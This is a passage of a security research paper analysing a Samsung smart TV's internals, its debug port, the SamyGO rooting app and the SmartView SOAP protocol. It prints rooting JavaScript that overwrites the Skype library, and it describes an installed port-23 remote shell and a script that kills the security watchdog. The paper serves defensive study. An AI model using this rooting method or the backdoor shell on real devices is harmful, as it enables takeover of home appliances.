SMART HOME APPLIANCE SECURITY AND MALWARE

Jeong Wook Oh
HP, USA

Email oh@hp.com

ABSTRACT

Smart home devices are becoming increasingly popular. Sales of smart TVs alone are expected to increase to 141 million units in 2015. This number may be small when compared with sales of PCs and mobile devices, but it is an impressive indication of what's to come. And it's not only our TVs that are getting smarter; our refrigerators, surveillance systems and thermostats are becoming 'smart' too. They are connected to the Internet. They are in the cloud. They have more functionality than ever before, and they're making our lives easier. Conversely, they may also be providing new opportunities for crime.

The current upward trend in smart appliance adoption might resemble similar historic trends seen with PCs and smartphones. At this early stage of the adoption process, we might think that the smart devices in our home are safe, but what do we really know about them? They are like black boxes and there is very little information available about their internals. Worryingly, what little published research exists in this area suggests our confidence may be misplaced.

Maybe we won't see prevalent malware on these platforms in the near future, but this is not because smart appliances aren't prone to attack. It is more about the current expected ROI for malware writers. The market for smart appliances isn't even remotely close to saturation at this point, so the potential number of targets, and therefore incentive to compromise, remains relatively low. However, this gives us a good opportunity to think about the security of these smart devices and get ahead of the game. We can learn important lessons from the history of PCs, smartphones and malware.

In this paper, we discuss the current security status of popular smart home appliances (TVs, thermostats and surveillance cameras). We share our findings from reverse engineering those devices and analysing their defences, including noting possible attacks or vulnerabilities (such as memory corruptions, MITM issues, etc.). We also elaborate on possible ways to mitigate future threats on these increasingly popular platforms.

INTRODUCTION

Smart home appliances are becoming increasingly popular as the trend of everything being connected continues apace. These interconnections, moderated by our mobile devices or networked PCs, make our lives more convenient and productive – and this is just the start. Imagine the possibilities if you could control and monitor all your intelligent appliances and home equipment remotely.

But we might be missing something here. We have put a strong emphasis on PC and mobile phone security, and many measures, including anti-malware, have been developed to defeat malicious software and exploits. Vendors like *Microsoft*, *Apple* and *Google* have put significant effort and resources into making their products and the ecosystem more secure. The positive cycle of bug reporting, fixing and crediting is mostly stable in this space. But smart home appliances, such as smart TVs and smart refrigerators, are manufactured by large vendors who are not familiar with the software industry and its established security best practices. Then there are other, smaller vendors who have great ideas as to how to make life easier with many different Internet-enabled devices, but security may not be at the forefront of their minds. Neither of these groups has the experience in security that forged the current policies for addressing vulnerabilities and malware in the more conventional IT space.

ANALYSIS TARGET

Among the growing number of smart appliances, smart TVs have shown very impressive sales recently and are projected to increase to 141 million units worldwide in 2015 [1]. This number is still small compared to the number of PCs and mobile devices being sold, but it is a number we can't ignore. For this paper, I picked one smart TV model (*Samsung F-series*) as a case study and performed a detailed security assessment. In this paper I discuss the attack vectors from the point of view of the attackers and malware creators. Hopefully this will give you a glimpse into the state of security in this space.

The target device I chose was a *55UF6350* model purchased from a US retail store in 2013. In other words, very typical of the sort of TV you might purchase nowadays. This model is usually called an *F-series* (most of the *Samsung* TV models sold in 2013 fall into this category). Table 1 shows the basic features of this TV. From the specification alone, it almost sounds like it is a small computer with huge screen.

Features	
Processor	Dual core (ARMv7)
Screen size	55''
AllShare™	Content sharing and screen mirroring
SmartView	Clone view
Smart phone remote support	Yes (requires SmartView app)
USB HID support	Yes
Motion rate	240
Network	One built-in wireless adapter
Browser	WebKit-based with Flash 11.1 support (ActionScript 3.0)
Installed apps	*Netflix*, *Picasa*, *Skype*, *YouTube*, *Facebook*

Table 1: Features of Samsung TV model 55UF6350.

INTERNALS

The TV runs a *Linux* operating system, as illustrated in Figure 1, which shows the dmesg command result from the TV. There's some interesting information here, like the memory size of

```
Initializing cgroup subsys cpu
Linux version 3.0.33 (nwlee@sp2) (gcc version 4.6.4 (VDLinux.GA1.2012-10-03) ) #                1 SMP PREEMPT Fri
Aug 2 20:57:36 KST 2013
CPU: ARMv7 Processor [413fc090] revision 0 (ARMv7), cr=18c53c7d
CPU: VIPT nonaliasing data cache, VIPT aliasing instruction cache
Machine: edison

LX_MEM  = 0x40200000, 0xC600000
LX_MEM2 = 0xA5E00000, 0x1A200000
EMACaddr= 0x40000000
EMACmem= 0x100000
DRAM_LEN= 0x0
Memory policy: ECC disabled, Data cache writealloc
On node 0 totalpages: 157696
  Normal zone: 4092 pages used for memmap
  Normal zone: 0 pages reserved
  Normal zone: 153604 pages, LIFO batch:31
PERCPU: Embedded 7 pages/cpu @c0c1a000 s4992 r8192 d15488 u32768
pcpu-alloc: s4992 r8192 d15488 u32768 alloc=8*4096
pcpu-alloc: [0] 0 [0] 1
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 153604
Kernel command line: console=tty1,115200 root=/dev/mmcblk0p10 rootfstype=squashf              s
LX_MEM=0x40200000,0xC600000 LX_MEM2=0xA5E00000,0x1A200000 EMAC_MEM=0x40000000,              0x100000 onboot  :
0059.B SELP_ENABLE=20139120 quiet
PID hash table entries: 4096 (order: 2, 16384 bytes)
Dentry cache hash table entries: 131072 (order: 7, 524288 bytes)
Inode-cache hash table entries: 65536 (order: 6, 262144 bytes)
Memory: 198MB 418MB = 616MB total
Memory: 620016k/620016k available, 10768k reserved, 0K highmem
Virtual kernel memory layout:
    vector  : 0xffff0000 - 0xffff1000   (   4 kB)
    fixmap  : 0xfff00000 - 0xfffe0000   ( 896 kB)
    DMA     : 0xffc00000 - 0xffe00000   (   2 MB)
    vmalloc : 0xe7000000 - 0xf8000000   ( 272 MB)
    lowmem  : 0xc0000000 - 0xe6800000   ( 616 MB)
    modules : 0xbf000000 - 0xc0000000   (  16 MB)
      .init : 0xc0008000 - 0xc0028000   ( 128 kB)
      .text : 0xc0028000 - 0xc033e000   (3160 kB)
      .data : 0xc033e000 - 0xc035b040   ( 117 kB)
       .bss : 0xc035b064 - 0xc040e5d4   ( 718 kB)
SLUB: Genslabs=11, HWalign=64, Order=0-3, MinObjects=0, CPUs=2, Nodes=1
Preemptible hierarchical RCU implementation.
        Verbose stalled-CPUs detection is disabled.
NR_IRQS:256
Global Timer Frequency = 498 MHz
CPU Clock Frequency = 996 MHz
fre = 498000000, mult= 2156108080, shift= 30
sched_clock: 32 bits at 498MHz, resolution 2ns, wraps every 8624ms
Console: colour dummy device 80x30
console [tty1] enabled
```

Figure 1: The dmesg command result from the TV.

```
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
tmpfs on /dev/shm type tmpfs (rw,relatime)
tmpfs on /dtv type tmpfs (rw,relatime,size=40960k)
tmpfs on /tmp type tmpfs (rw,relatime,size=36864k)
tmpfs on /freesia type tmpfs (rw,relatime,size=2048k)
tmpfs on /core type tmpfs (rw,relatime,size=30720k)
none on /sys/kernel/security type securityfs (rw,relatime)
none on /sys/fs/cgroup type cgroup (rw,relatime,cpu)
/dev/mmcblk0p19 on /mtd_uncompexe type emmcfs (ro,relatime)
/dev/mmcblk0p17 on /mtd_exe type squashfs (ro,relatime)
/dev/mmcblk0p16 on /mtd_rwarea type emmcfs (rw,relatime)
/dev/mmcblk0p14 on /mtd_drmregion_a type emmcfs (rw,relatime)
/dev/mmcblk0p15 on /mtd_drmregion_b type emmcfs (rw,relatime)
/dev/mmcblk0p21 on /mtd_rocommon type squashfs (ro,noexec,relatime)
/dev/mmcblk0p24 on /mtd_contents type emmcfs (rw,relatime)
none on /proc/bus/usb type usbfs (rw,relatime)
/dev/mmcblk0p26 on /mtd_rwcommon type emmcfs (rw,relatime)
/dev/loop0 on /mtd_rwcommon/widgets/manager/10130000000 type squashfs (ro,noexec,relatime)
/dev/mmcblk0p23 on /mtd_emanual type emmcfs (rw,relatime)
/dev/mmcblk0p25 on /mtd_swu type emmcfs (rw,relatime)
/dtv/loop4 on /mtd_rwcommon/widgets/normal/111199001564 type squashfs (ro,noexec,relatime)
/dtv/loop5 on /mtd_rwcommon/widgets/normal/111199000674 type squashfs (ro,noexec,relatime)
```

Figure 2: The mount command result from the TV.

616MB total and an ARMv7 model CPU. The machine doesn't look as powerful as a PC, but it feels more like an embedded *Linux* system.

Figure 2 shows the mount command result with a number of partitions mounted on the system. Of the multiple partitions mounted, some are mounted as read-only and some are mounted as read-write.

Figure 3 shows the ps command result. An interesting process like X, which is used for X-Windows, is shown. There are other interesting processes too, like udhcpc (a dhcp client) and

```
shell>ps -eaf
PID   USER     TIME   COMMAND
    1 root       0:00 init
    2 root       0:00 [kthreadd]
    3 root       0:00 [ksoftirqd/0]
    5 root       0:00 [kworker/u:0]
    6 root       0:00 [migration/0]
    7 root       0:00 [migration/1]
    9 root       0:00 [ksoftirqd/1]
   10 root       0:00 [khelper]
   11 root       0:00 [sync_supers]
   12 root       0:00 [bdi-default]
   13 root       0:00 [kblockd]
   15 root       0:00 [kdtvlogd]
   16 root       0:00 [kswapd0]
   17 root       0:00 [fsnotify_mark]
   18 root       0:00 [vdbinder]
   19 root       0:00 [kworker/0:1]
   20 root       0:09 [mmcqd/0]
   21 root       0:00 [mmcqd/0boot0]
   22 root       0:00 [mmcqd/0boot1]
   25 root       0:00 [kworker/1:1]
   34 root       0:00 -/bin/sh
   60 root       0:00 [kworker/1:2]
   63 root       0:00 [khubd]
   66 root       0:00 {exe} ash /mtd_exe/rc.local
   69 root       0:00 ./servicemanager_csp -vdbinder
   84 root       0:00 [mali-pmm-wq]
   88 root       2:25 ./exeAPP -vdbinder
   89 root       2:02 ./exeTV -vdbinder
   91 root       0:00 [cfg80211]
  195 root       0:00 [ath6kl]
  226 root       0:01 /mtd_appdata/Runtime/bin/X -logfile /mtd_rwarea/Xlog.txt -modulepath /mtd_appdata/Runtime/Xor
  231 root       0:00 Compositor -vdbinder
  262 root       0:00 [kworker/0:3]
  304 root       0:00 /mtd_cmmlib/WIFI_LIB/QCA/wpa_supplicant -Dnl80211 -ip2p0 -c/mtd_rwarea/network/p2p_dual.conf
  328 root       0:00 [flush-179:0]
  350 root       0:00 [loop0]
  392 root       0:00 udhcpc -i wlan0 -t 5 -T 5 -b
  395 root       0:04 /mtd_appext/WidgetEngine/WidgetEngine
  533 root       0:00 [kworker/u:3]
  536 root       0:15 /mtd_down/widgets/normal/20131000001/bin/BrowserLauncher
  652 root       0:08 /mtd_down/emps/empwebBrowser/bin/webkitwebProcess 13
  671 root       0:20 /mtd_exe/webkit/WebKitWebProcess 12 WE
  742 root       0:00 [ARS_MON]
  920 root       0:00 /mtd_exe/WebServerApp/bin/lighttpd -D -f /mtd_exe/WebServerApp/webserver/lighttpd.conf -s
 1107 root       0:00 [loop4]
 1232 root       0:00 [loop5]
 1477 root       0:00 ./MainServer /mtd_rwarea/yahoo
 1525 root       0:00 ./PDSServer
 1526 root       0:00 ./AppUpdate com.yahoo.connectedtv.updater
 1541 root       0:01 ./BIServer com.yahoo.connectedtv.samsungbi
```

Figure 3: The ps -eaf command result from the TV.

WebkitWebProcess (a Webkit process). The process name exeAPP (also figured) is responsible for the related operations of apps overall, and the process name exeTV is responsible for showing television programs.

Table 2 shows some of the TCP ports on the system, related processes and their usage. The exAPP process listens on many ports including 55000 and 55001. These ports are used for the *SmartView* application. Other SOAP-related ports from lighttpd are mostly for Universal Plug and Play (UPNP) related operations. UPNP is a set of network protocols that enables network devices to discover each other and perform additional operations with each other seamlessly.

Protocol	Port	Process	Usage
TCP	6000	X	X Windows
TCP	55000	exeAPP	SmartView
TCP	55001	exeAPP	SmartView
TCP	9090	exeAPP	SmartView
TCP	7676	exeAPP	SOAP
TCP	80	lighttpd	SOAP
TCP	4443	lighttpd	SOAP
TCP	443	lighttpd	SOAP

Table 2: Ports of interest on the TV.

Information source

For *Samsung* TV rooting resources and other general information, the *Samygo* forum (http://www.samygo.tv/) is very useful. A lot of information from independent hobbyists is accumulated here.



Figure: 4 Samygo forum.

Debug port access

Most embedded devices allow technicians to access firmware through hardware interfaces like JTAG or UART ports. In most cases, they don't want end-users to abuse the feature, so it is

common for the interfaces to be obfuscated. The *Samsung* TV is known to use a modified version of a serial port called EX-LINK (Figure 5).

Figure 5: EX-LINK port on the back of the TV.

The schematics for the EX-LINK cable are shown in Figure 6. At one end of the cable is a DB9 female connector, and the other end uses a stereo audio plug interface. You can easily make a cable by combining a DB9 cable and a stereo audio jack cable.



Figure 6: EX-LINK cable schematics (source: [2]).

After building an EX-LINK cable, you need to enable debug mode from the TV. As shown in Figure 7, EX-LINK is configured in UART mode by default. This needs to be changed to debug mode, as shown in Figure 8.

If everything is working well, you will see a screen similar to that shown in Figure 9. More detailed log messages are shown in Figure 10. A lot of debug messages from the system processes are displayed, which is very helpful when reverse engineering system features. Also, with special key sequences, you can gain access to the Top-Debug-Menu (TDM). Through the TDM, you can control sensitive features of the TV at a very low level. Most of this information is available from the *Samygo* forum.

Rooting

To research smart TV internals, gaining access to the system shell is essential. To achieve that, I used the *SamyGO* rooting app. Interestingly, the way this app works implies a weakness with a *Samsung* TV security feature.

First, you download the *SamyGO* rooting package from the *Samygo* forum site and put the package on a USB thumb stick. From the TV, go into the 'More Apps' menu. When you plug in



Figure 7: RS-232 jack is UART mode by default.



Figure 8: Debug mode enabled.



Figure 9: Connecting to the TV through the EX-LINK cable.



Figure 10: Detailed debug messages from the TV.

Figure 11: SamyGO rooting app.

your USB stick, it shows the *SamyGO* application on the application list. Figure 11 shows the application icon with the name 'SamyGO-F' on the screen.

Table 3 shows the files inside the *SamyGO* app. Essentially, a TV app is just a ZIP archive file with HTML, JavaScript and additional files inside. *Samsung* TV apps are written in HTML and JavaScript. The main code that does the rooting is inside index.html and JavaScript\Main.js.

Name	Description
widget	Basic widget information (resolution, alpha blending usage)
config.xml	Program configuration (widget id, name, description, etc.)
index.htm	Main HTML file loaded
JavaScript\Main.js	Main exploit file in JavaScript code
data\patch	Main patch file (zip format)
icon\samygo.jpg	Program icons
icon\samygo_106.png	
icon\samygo_115.png	
icon\samygo_85.png	
icon\samygo_95.png	
CSS\Main.css	CSS file

Table 3: Main program structure.

The data\patch file is actually a ZIP archive that contains the files shown in Table 4. The remoteSamyGO.zip file inside this file is another ZIP archive that contains ELF binary files and a shell script that is installed on the target machine (Table 5). LibSkype.so is a file that replaces the original *Skype* shared library file with a file of the same name.

Name	Description
AutoStar	Dummy AutoStart file
libSkype.so	*Skype* hooking library file
remoteSamyGO.zip	Main *SamyGO* package file
runSamyGO.sh	*SamyGO* package run script

Table 4: Patch file structure.

Name	Description
busybox	Busybox package (including various utilities, etc.)
remshd	Remote shell
UEP_killer.sh	UEP killer

Table 5: remoteSamyGO.zip file structure.

The busybox file is a small binary containing many different functions including shell and FTP. The remshd file is an ELF binary that listens on port 23 and gives out a shell when anyone connects to the port. The UEP_killer.sh file is a shell script that kills a watchdog process on the system that blocks unauthorized processes (killing the watchdog process disables this security feature).

When the program is run, it displays a screen similar to that shown in Figure 12. It overwrites *Skype*'s shared library file (libSkype.so) with its own version. Whenever *Skype* runs on the TV, the main *Skype* binary loads this replaced shared library and runs the *SamyGO* app's code inside it. The shared library runs its own code for installing a remote shell and providing other features.



Figure 12: Rooting process from the rooting program.

How rooting works and its security implications

You might be wondering how this rooting process is possible. The cause of the problem is that when a USB stick is inserted, the More Apps feature does not verify the applications on the USB drive – it skips the application verification process and lets the user run the program(s). Moreover, the process has root privileges. The TV apps are written in HTML and JavaScript, and the underlying system exposes JavaScript objects that support network, display and file system access, etc.

The *SamyGO* app first loads the SAMSUNG-INFOLINK-FILESYSTEM object, as shown at line 11 in Figure 13. Through this object, the JavaScript code can perform file-system-related operations. After that, as shown at line 15 in Figure 13, the HTML page calls the Main.onLoad JavaScript.

Figure 14 shows that the filePlugin variable is resolved from the previous SAMSUNG-INFOLINK-FILESYSTEM object.

Line 156 in Figure 15 shows how the Unzip method from this object can be used. Basically, you can extract an arbitrary ZIP file to an arbitrary folder.

```
        <object id="pluginFileSystem" border=0 classid="clsid:SAMSUNG-INFOLINK-FILESYSTEM"></
        object>
        <object id="pluginStorage" border=0 classid="clsid:SAMSUNG-INFOLINK-STORAGE"></object>
    </head>
    <body onload="Main.onLoad();" onunload="Main.onUnload();">
        <a href="javascript:void(0);" id="anchor" onkeydown="Main.keyDown();"></a>
```

Figure 13: Special clsids and Main.onLoad() calling.

```
Main.onLoad = function() {
    document.getElementById("anchor").focus();
    filePlugin = document.getElementById("pluginFileSystem");
    showTitle();
    widgetAPI.sendReadyEvent();
};

```

Figure 14: Main.onLoad resolves the file system plugin object.

```
function unzip(from, to) {
    var command = "filePlugin.Unzip('" + from + "', '" + to + "')";
    var result = eval(command);
    log("Extracted '" + from + "' to '" + to +"' ? " + status(result));
    return result;
};
```

Figure 15: Unzip function using filesystem plugin.

```
var skypePath = '/mtd_rwcommon/moip/engines/Skype';
```

Figure 16: Skype engine path definition.

```
function rootSamyGO(path) {
    logPara("********************* Root SamyGO files ***********************************");

    currentStep += unzip(usbMountPath +"/SamyGO/data/patch", skypePath + "/");
    currentStep += exists(skypePath + "/libSkype.so");
    currentStep += exists(skypePath + "/AutoStart");
    currentStep += exists(skypePath + "/runSamyGO.sh");
    currentStep += exists(skypePath + "/remoteSamyGO.zip");

    if (currentStep == 7) {
        logPara("<span style='color:green'>All activation files processed.</span>");
        logPara("<b style='color:green'>Now press exit and restart TV then test FTP</b>");
    } else {
        logPara("<span style='color:red'>Some activation files not processed.</span>");
        logPara("<b style='color:red'>Read the rooting procedure.</b>");
        currentStep = -1;
    }
    log("Free memory: " + Math.round((filePlugin.GetTotalSize() - filePlugin.GetUsedSize())/104857
};
```

Figure 17: Extracting exploit packages to the Skype engine folder.

The target location for the ZIP operation is shown in Figure 16. This path is where the *Skype* engine's files, including the shared library, are stored.

The rootSamyGO function from the script extracts a 'data/patch' file to the *Skype* engine's location, overwriting the libSkype.so file. Now, when the *Skype* program runs on the system, it loads the *SamyGO* version of the libSkype.so shared library.

SMARTVIEW FLAW

SmartView is a feature of *Samsung* TVs that lets you enjoy TV content from your PC or smart phone. An *iPhone* app (Figure 18) and a PC application (Figure 19) are available. The SmartView feature is related to other features like AllShare, etc.

Figure 18: SmartView iPhone App.



Figure 19: SmartView PC application.

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
3	11:23:11 AM 5/25/2014	0.0128345	SmartView.App.exe	192.168.1.19	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
7	11:23:11 AM 5/25/2014	0.3124502	SmartView.App.exe	192.168.1.19	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
10	11:23:12 AM 5/25/2014	0.6126393	SmartView.App.exe	192.168.1.19	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
71	11:23:18 AM 5/25/2014	7.0008754	SmartView.App.exe	192.168.1.19	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
73	11:23:18 AM 5/25/2014	7.3011185	SmartView.App.exe	192.168.1.19	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
75	11:23:19 AM 5/25/2014	7.6011015	SmartView.App.exe	192.168.1.19	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *

Figure 20: M-SEARCH packets.

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 4
ST: urn:samsung.com:device:RemoteControlReceiver:1
CONTENT-LENGTH: 0
```

Figure 21: M-SEARCH packet payload.

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
5	11:23:11 AM 5/25/2014	0.1205583	SmartView.App.exe	192.168.1.9	192.168.1.19	UDP	UDP:SrcPort = 57480, DstPort = 1026, Length = 354

Figure 22: M-SEARCH response.

The SmartView feature is representative of smart TVs with network capability. Looking into how this feature works is interesting, as well as a beneficial exercise in order to gain a better understanding of the security implications of some features of smart TVs.

SSDP

Simple Service Discovery Protocol (SSDP [3]) is used for discovering and propagating device information on the local network. The *SmartViewApp* application sends M-SEARCH requests over the multicast network (Figure 20).

The payload of the M-SEARCH packets is shown in Figure 21. It tries to find *Samsung* remote control receiver devices.

The TV replies with additional information about itself using the SSDP protocol (Figure 22).

Figure 23 shows the contents of this reply packet. It has a 'LOCATION' header that can be used for further operations. The URL is 'http://192.168.1.9:7676/smp_2_' and the IP address of the TV is 192.168.1.9.

Basic information request

From the response of the M-SEARCH request, the client can determine the URL for more operations. It tries to connect to and request information from the TV by sending a simple GET request to this URL (Figure 24).

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=1800
Date: Thu, 01 Jan 1970 01:00:36 GMT
EXT:
LOCATION: http://192.168.1.9:7676/smp_2_
SERVER: SHP, UPnP/1.0, Samsung UPnP SDK/1.0
ST: urn:samsung.com:device:MainTVServer2:1
USN: uuid:0a21fe80-00aa-1000-bb3d-
f47b5e7620f8::urn:samsung.com:device:MainTVServer2:1
Content-Length: 0
```

Figure 23: M-SEARCH response payload.

```
GET /smp_2_ HTTP/1.0
HOST: 192.168.1.9:7676
USER-AGENT: SEC_HHP_CRAZYCOOKIE/1.0
ACCEPT-LANGUAGE: en-us
```

Figure 24: Smp_2_ application request.

The result of this GET request is shown in Figure 25. The message contains basic device information including model number and a detailed description of the device. Also note that there is a service entry named urn:samsung.com:serviceId: MainTVAgent2. The entry has a controlURL of /smp_4_. This

URL is where the client can perform additional SOAP operations.

```
HTTP/1.1 200 OK
CONTENT-LANGUAGE: UTF-8
CONTENT-TYPE: text/xml; charset="utf-8"
CONTENT-LENGTH: 1203
Date: Thu, 01 Jan 1970 01:00:38 GMT
connection: close
SERVER: SHP, UPnP/1.0, Samsung UPnP SDK/1.0

<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0" xmlns:sec="http://www.sec.co.kr/dlna">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <device>
    <deviceType>urn:samsung.com:device:MainTVServer2:1</deviceType>
    <friendlyName>[TV]Samsung LED55</friendlyName>
    <manufacturer>Samsung Electronics</manufacturer>
    <manufacturerURL>http://www.samsung.com</manufacturerURL>
    <modelDescription>Samsung DTV MainTVServer2</modelDescription>
    <modelName>UN55F6300</modelName>
    <modelNumber>1.0</modelNumber>
    <modelURL>http://www.samsung.com</modelURL>
    <serialNumber>20100621</serialNumber>
    <UDN>uuid:0a21fe80-00aa-1000-bb3d-f47b5e7620f8</UDN>
    <UPC>123456789012</UPC>
    <sec:deviceID>BDCHCBZODCVXU</sec:deviceID>
    <sec:ProductCap>Browser,Y2013</sec:ProductCap>
    <serviceList>
      <service>
        <serviceType>urn:samsung.com:service:MainTVAgent2:1</serviceType>
        <serviceId>urn:samsung.com:serviceId:MainTVAgent2</serviceId>
                <controlURL>/smp_4_</controlURL>
        <eventSubURL>/smp_5_</eventSubURL>
                <SCPDURL>/smp_3_</SCPDURL>
      </service>
</serviceList>
</device>
</root>
```

Figure 25: Smp_2_ application response.

Advanced operations

So smp_4_ is a SOAP application that provides additional operations. Figure 26 shows one of the requests: it is sending a GetDTVInformation request to the TV using a SOAP message.

The response to the GetDTVInformation request is shown in Figure 27. The response contains basic information about the features the TV supports. It includes the video format it supports, TV version, and the presence of additional networking ports like Bluetooth.

There are many different services available through this application, including the following functions:

- AddSchedule
- ChangeSchedule
- DeleteRecordedItem
- DeleteSchedule
- DestroyGroupOwner
- EnforceAKE
- GetACRCurrentChannelName
- GetACRCurrentProgramName
- GetACRMessage
- GetAPInformation
- GetAllProgramInformationURL
- GetAvailableActions
- GetBannerInformation
- GetChannelListURL
- GetCurrentBrowserMode
- GetCurrentBrowserURL
- GetCurrentExternalSource
- GetCurrentMainTVChannel
- GetCurrentProgramInformationURL
- GetDTVInformation
- GetDetailProgramInformation
- GetFilteredProgramURL
- GetMBRDeviceList
- GetMBRDongleStatus
- GetRecordChannel
- GetScheduleListURL
- GetSourceList
- PlayRecordedItem
- RunBrowser

```
POST /smp_4_ HTTP/1.0
HOST: 192.168.1.9:7676
CONTENT-LENGTH: 248
CONTENT-TYPE: text/xml;charset="utf-8"
USER-AGENT: DLNADOC/1.50 SEC_HHP_CRAZYCOOKIE/1.0
SOAPACTION: "urn:samsung.com:service:MainTVAgent2:1#GetDTVInformation"

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:GetDTVInformation
xmlns:u="urn:samsung.com:service:MainTVAgent2:1"></u:GetDTVInformation></s:Body></s:Envelope>
```

Figure 26: Smp_4_ application request.

```
HTTP/1.1 200 OK
Content-Length: 1594
Content-Type: text/xml; charset="utf-8"
DATE: Thu, 01 Jan 1970 01:00:40 GMT
EXT:
SERVER: UPnP/1.0
Connection: close

<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:GetDTVInformationResponse
xmlns:u="urn:samsung.com:service:MainTVAgent2:1"><Result>OK</Result><DTVInformation>&lt;?xml
version=&quot;1.0&quot; encoding=&quot;UTF-8&quot; ?
&gt;&lt;DTVInformation&gt;&lt;SupportTVversion&gt;2013&lt;/SupportTVversion&gt;&lt;SupportGetAvailableActions&gt;Ye
s&lt;/SupportGetAvailableActions&gt;&lt;SupportBluetooth&gt;No&lt;/SupportBluetooth&gt;&lt;TargetLocation&gt;&lt;/T
argetLocation&gt;&lt;SupportAntMode&gt;1,2&lt;/SupportAntMode&gt;&lt;SupportChSort&gt;No&lt;/SupportChSort&gt;&lt;S
